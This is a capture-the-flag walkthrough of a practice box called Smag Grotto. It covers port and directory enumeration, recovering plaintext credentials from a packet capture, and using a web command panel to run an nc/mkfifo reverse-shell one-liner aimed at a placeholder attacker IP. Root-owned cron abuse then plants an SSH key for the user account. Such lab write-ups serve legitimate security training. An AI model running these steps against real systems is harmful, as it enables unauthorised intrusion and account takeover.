


We start with **Nmap** as shown in **Figure 1**.



```
root@kali: ~/Desktop
root@kali:~/Desktop/boxes/smagGrotto# nmap -sV -sC -oA scan 10.10.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 12:27 CDT
Nmap scan report for 10.10.207.165
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
root@kali:~/Desktop/boxes/smagGrotto#
```

Figure 1 (Nmap result)

2 ports are open **SSH** on port 22 and **HTTP** on port 80:

SSH (Secure Shell): used to securely access and control remote systems over a network.

HTTP: Protocol for accessing web pages from servers.

Visiting the webpage as shown in **Figure 2**.




Figure 2(Web page)

Nothing appears interesting so **Gobuster** tool is used to find hidden directory as shown in **Figure 3**.

```
root@kali: ~/Desktop/boxes/smagGrotto 190x45
root@kali:~/Desktop/boxes/smagGrotto# gobuster dir -u http://10.10.207.165/ -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.207.165/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 278]
./hta (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
/index.php (Status: 200) [Size: 402]
/mail (Status: 301) [Size: 313] [-> http://10.10.207.165/mail/]
/server-status (Status: 403) [Size: 278]
Progress: 4738 / 4738 (100.00%)
=====
Finished
=====
root@kali:~/Desktop/boxes/smagGrotto#
```

Figure 3(Gobuster result)

/mail directory is found, and it is shown in **Figure 4**.





Figure 4 (/mail directory)

Two key pieces of information: a .pcap file for analysis with Wireshark, and the domain smag.thm, which should be added to /etc/hosts.


The .pcap file was downloaded and opened in Wireshark, as shown in **Figure 5**.



No.	Time	Source	Destination	Protocol	Length	Info
1	2020/155 18:04:08.081098	192.168.33.10	192.168.33.69	TCP	74	34030 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1072794 TSecr=0 WS=128
2	2020/155 18:04:08.081256	192.168.33.69	192.168.33.10	TCP	74	80 → 34030 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=528280 TSecr=1072794 WS=128
3	2020/155 18:04:08.081269	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1072794 TSecr=528280
4	2020/155 18:04:08.081328	192.168.33.10	192.168.33.69	HTTP	268	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	2020/155 18:04:08.081439	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [ACK] Seq=1 Ack=263 Win=30080 Len=0 TSval=528280 TSecr=1072794
6	2020/155 18:04:08.082424	192.168.33.69	192.168.33.10	HTTP	213	HTTP/1.1 200 OK
7	2020/155 18:04:08.082431	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=293 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
8	2020/155 18:04:08.082514	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [FIN, ACK] Seq=283 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
9	2020/155 18:04:08.082636	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [FIN, ACK] Seq=148 Ack=204 Win=30080 Len=0 TSval=528280 TSecr=1072794
10	2020/155 18:04:08.082640	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=204 Ack=149 Win=30336 Len=0 TSval=1072794 TSecr=528280

Figure 5(.pcap file in Wireshark)

The file is small, containing only 10 packets. One notable HTTP packet is unencrypted, exposing plain text data. This HTTP traffic was examined, as shown in **Figure 6**.



```
POST /login.php HTTP/1.1
Host: [REDACTED].smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=[REDACTED]&password=CH4me!@#Qw
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Figure 6(HTTP request/response)

When looking at the HTTP packet, two important things were found: a subdomain and a username with password. The domain and subdomain were added to /etc/hosts in **Figure 7**, and both were visited, as shown in **Figures 7, 8, and 9**.

```
127.0.0.1 localhost development.10.10.207.165
127.0.1.1 kali.kali kali
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.207.165 smag.thm
10.10.207.165 smag.thm
~
~ An unknown error occurred.
~
```

Figure 7(add vhosts)

Welcome to Smag!

This site is still heavily under development, check back soon to see some of the awesome services we offer!

Figure 8(visiting the domain via Vhost)


Index of /

Name	Last modified	Size	Description
admin.php	2020-06-05 10:56	1.3K	
login.php	2020-06-05 10:45	1.5K	
materialize.min.css	2020-06-05 10:19	139K	

Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

Figure 9 (Visting sub-domain via Vhost)

The vhost domain looks the same as the one visited earlier, but the subdomain is more interesting. There are two pages: login.php and admin.php. The admin.php page redirects to login.php, so we accessed login.php and used the credentials found in the .pcap file to log in, as shown in **Figure 10**.



Enter a command


Command

Command...

SEND LOGOUT

Figure 10(admin.php)

We discovered that command execution is possible, so a reverse shell was obtained using a payload from this cheat sheet: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>, as shown in **Figures 11** and **12**.



Enter a command

Command

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc YOURIP LISTENNINGPORT >/tmp/f

SEND LOGOUT

Figure 11(NC reverse shell command)

```
root@kali:~/Desktop/boxes/smagGrotto# nc -lvnp 9001 min.php
listening on [any] 9001 ...
connect to [10.11.129.76] from (UNKNOWN) [10.10.207.165] 38164
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figure 12(getting a shell)

After gaining a shell, we tried to read the user.txt flag, but the current user did not have permission, as shown in **Figure 13**.

```
root@kali:~/Desktop/boxes/smagGrotto# nc -lvnp 9001 min.php
listening on [any] 9001 ...
connect to [10.11.129.76] from (UNKNOWN) [10.10.207.165] 38164
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd /home
$ ls
jake
$ cd jake
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

Figure 13(access denied for user.txt)

After some time trying to find a privilege escalation, we found a crontab that copies the contents of the jake_id_rsa.pub.backup file into Jake's SSH authorized keys. This script is run by root, as shown in **Figure 14**.

```

$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
#

```

Figure 14 (crontab)

Luckily, we had write permission on the `jake_id_rsa.pub.backup` file. So, we created an SSH key pair and inserted our public key into the file, allowing us to SSH into the system, as shown in **Figures 15** and **16**.



```

root@kali:~/Desktop/boxes/smagGrotto# ssh-keygen -t rsa -b 2048 -f myjakekey
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in myjakekey
Your public key has been saved in myjakekey.pub
The key fingerprint is:
SHA256:0zeczhDZbKMcNQB8Q8ZVzgrKtS9Rp7nv9DHmqAnno root@kali
The key's randomart image is:
+--[RSA 2048]--+
|
|  o . + .
|  . + .
|  o . + .
|  S . o +
|  o + B . o
|  o + . o o
|  . . o o
|  . . o
+---[SHA256]---+
root@kali:~/Desktop/boxes/smagGrotto# ls
myjakekey  myjakekey.pub  scan.gnmap  scan.xml
root@kali:~/Desktop/boxes/smagGrotto# cat myjakekey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAwKp2hEYzo3Z3Xca4MMtlvBnzpLkVX7LH5AXX6GJr0PKIatXJsnd/MqDnc7xfs1KxZ8s1GYPwNc3UdJfbY5c9t5mXpUuNHCS4wXrt02yYU512vGcLy3oe+1Myk6XJ84fqECzKNhxXnLDNaCnsz3242An2Fia3vCMj3t60a5bVbHaoEDFGdN4JlWKQZdHNS1tkaudzud0Yun9x5yySjrd+kgnWJrmgyTGAfHz/x8sDtq077ETXJndQnpzXosHaQYm0ymMFv45D0L3ASPSaByRcZqZenYOG4GZ93xgtc62pEmegeL4rLeYJ6x7uvnzxiTegjcz3WoyodZe8LLV root@kali
root@kali:~/Desktop/boxes/smagGrotto#

```

Figure 15(creating SSH key pair)

```

$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAwKp2hEYzo3Z3Xca4MMtlvBnzpLkVX7LH5AXX6GJr0PKIatXJsnd/MqDnc7xfs1KxZ8s1GYPwNc3UdJfbY5c9t5mXpUuNHCS4wXrt02yYU512vGcLy3oe+1Myk6XJ84fqECzKNhxXnLDNaCnsz3242An2Fia3vCMj3t60a5bVbHaoEDFGdN4JlWKQZdHNS1tkaudzud0Yun9x5yySjrd+kgnWJrmgyTGAfHz/x8sDtq077ETXJndQnpzXosHaQYm0ymMFv45D0L3ASPSaByRcZqZenYOG4GZ93xgtc62pEmegeL4rLeYJ6x7uvnzxiTegjcz3WoyodZe8LLV root@kali" > /opt/.backups/jake_id_rsa.pub.backup
$ cat /opt/.backups/jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAwKp2hEYzo3Z3Xca4MMtlvBnzpLkVX7LH5AXX6GJr0PKIatXJsnd/MqDnc7xfs1KxZ8s1GYPwNc3UdJfbY5c9t5mXpUuNHCS4wXrt02yYU512vGcLy3oe+1Myk6XJ84fqECzKNhxXnLDNaCnsz3242An2Fia3vCMj3t60a5bVbHaoEDFGdN4JlWKQZdHNS1tkaudzud0Yun9x5yySjrd+kgnWJrmgyTGAfHz/x8sDtq077ETXJndQnpzXosHaQYm0ymMFv45D0L3ASPSaByRcZqZenYOG4GZ93xgtc62pEmegeL4rLeYJ6x7uvnzxiTegjcz3WoyodZe8LLV root@kali
$

```

Figure 16(inserting public key)

Then, after waiting one minute (since the script runs every minute), we accessed the system via SSH using our private key and getting `user.txt`, as shown in **Figure 17**.

